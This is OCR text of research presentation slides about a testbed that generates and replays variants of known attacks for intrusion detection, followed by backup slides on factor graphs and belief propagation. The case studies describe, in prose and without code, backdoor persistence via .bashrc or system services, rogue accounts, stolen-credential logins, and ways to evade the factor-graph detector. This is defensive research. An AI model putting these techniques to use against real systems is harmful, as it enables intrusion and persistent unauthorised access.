
Combine prediction made by other machine learning methods such as clustering or decision tree for a more accurate detection.

Model uncertainty of network and host monitors

Engage with open source community to bring state of the art attacks to the testbed.

http://csldepend.github.io/itestbed/

Conclusion



http://blog.f1000research.com/wordpress/wp-content/uploads/2014/04/reproducibility-small.jpg

A framework to generate variant of known attacks that may happen in the future


A testbed for replay and detection of attack variants.

Evaluation with both real incidents and generated incidents

Case study 1 : Credential-stealing attack

Compromise a gateway node that handles user authentication to steal username and passwords

Variant: To install a backdoor to the target system, the attacker can:
Add a new entry to the shell init file, e.g., Bash’s .bashrc file (per-user persistent access)
Add a new system service (system-wide persistent access)




Credential-stealing attack

Case study 2: Outbound brute-force SSH attack

Launch outbound brute-force SSH attacks against external target nodes

Variant: To gain persistent access to the compromised machine, the attacker can:

- Create a new user who uses a password chosen by the attacker (ALERT_NEW_USER)
- Change the password of the stolen credential user to a password chosen by the attacker (ALERT_CHANGE_CREDENTIAL)




Launch outbound brute-force SSH attack

Case study 3: Outbound Denial of Service attack

Build a botnet and run Denial of Service attacks against external target nodes.

Variant: When obtaining an initial access, the attacker can:
- Login using stolen credentials, e.g., stolen password of a privileged user account such as root
- Login using a weak password, e.g., the password is the same as the username



Launch Denial of Service attack against an external server

Moving Forward

A Framework is need to:

1. Generate variants of known attacks

2. Replay variants in an isolated environment

3. Analyze detection ability of different detection techniques

BACKUP

Attacks on Factor Graphs

1. Use of a complete new event

E.g., Download of adult movie event

2. Use a longer timeframe of the attacks, in the order of months or years. So the events will not be put together in a single graph

Solution: Use a memory cell or the user profile to remember past user activities.

3. Launch the attacks using multiple user accounts

Solution: Use a global factor graph that correlates events from multiple users

Performance of Factor Graph

1. Runtime is linear with the size of the graph: O(N + V)

When the FG is a tree, the belief propagation algorithm will compute the exact marginal.
With proper scheduling of the message updates, it will terminate after 2 steps.

2. Memory requirement


Linear with the size of the graph **O(N + V)**

Possible enhancements:

FG for Hamming Code

Error Correcting Codes

- Graphical model for (7,4) Hamming code



- Potential functions with hard constraint

$$\psi_{stu}(x_s, x_t, x_u) := \begin{cases} 1 & \text{if } x_s \oplus x_t \oplus x_u = 1 \\ 0 & \text{otherwise.} \end{cases}$$

- Marginal probabilities = A *posterior* bit probabilities

11

BP on FG

Fig. 6 shows a fragment of a specific factor graph, which we assume forms a part of a larger tree. The update rules for this fragment are as follows:

variable to subset: (the product rule)

$$\mu_{x\to A}(x) = \mu_{B\to x}(x) \cdot \mu_{C\to x}(x) \tag{10}$$

subset to variable: (the sum-product rule)

$$\mu_{A\to x}(x) = \sum_{y,z} f_A(x,y,z) \cdot \mu_{y\to A}(y) \cdot \mu_{z\to A}(z). \tag{11}$$

termination:

$$F_x(x) = \mu_{x\to A}(x) \cdot \mu_{A\to x}(x) \tag{12}$$





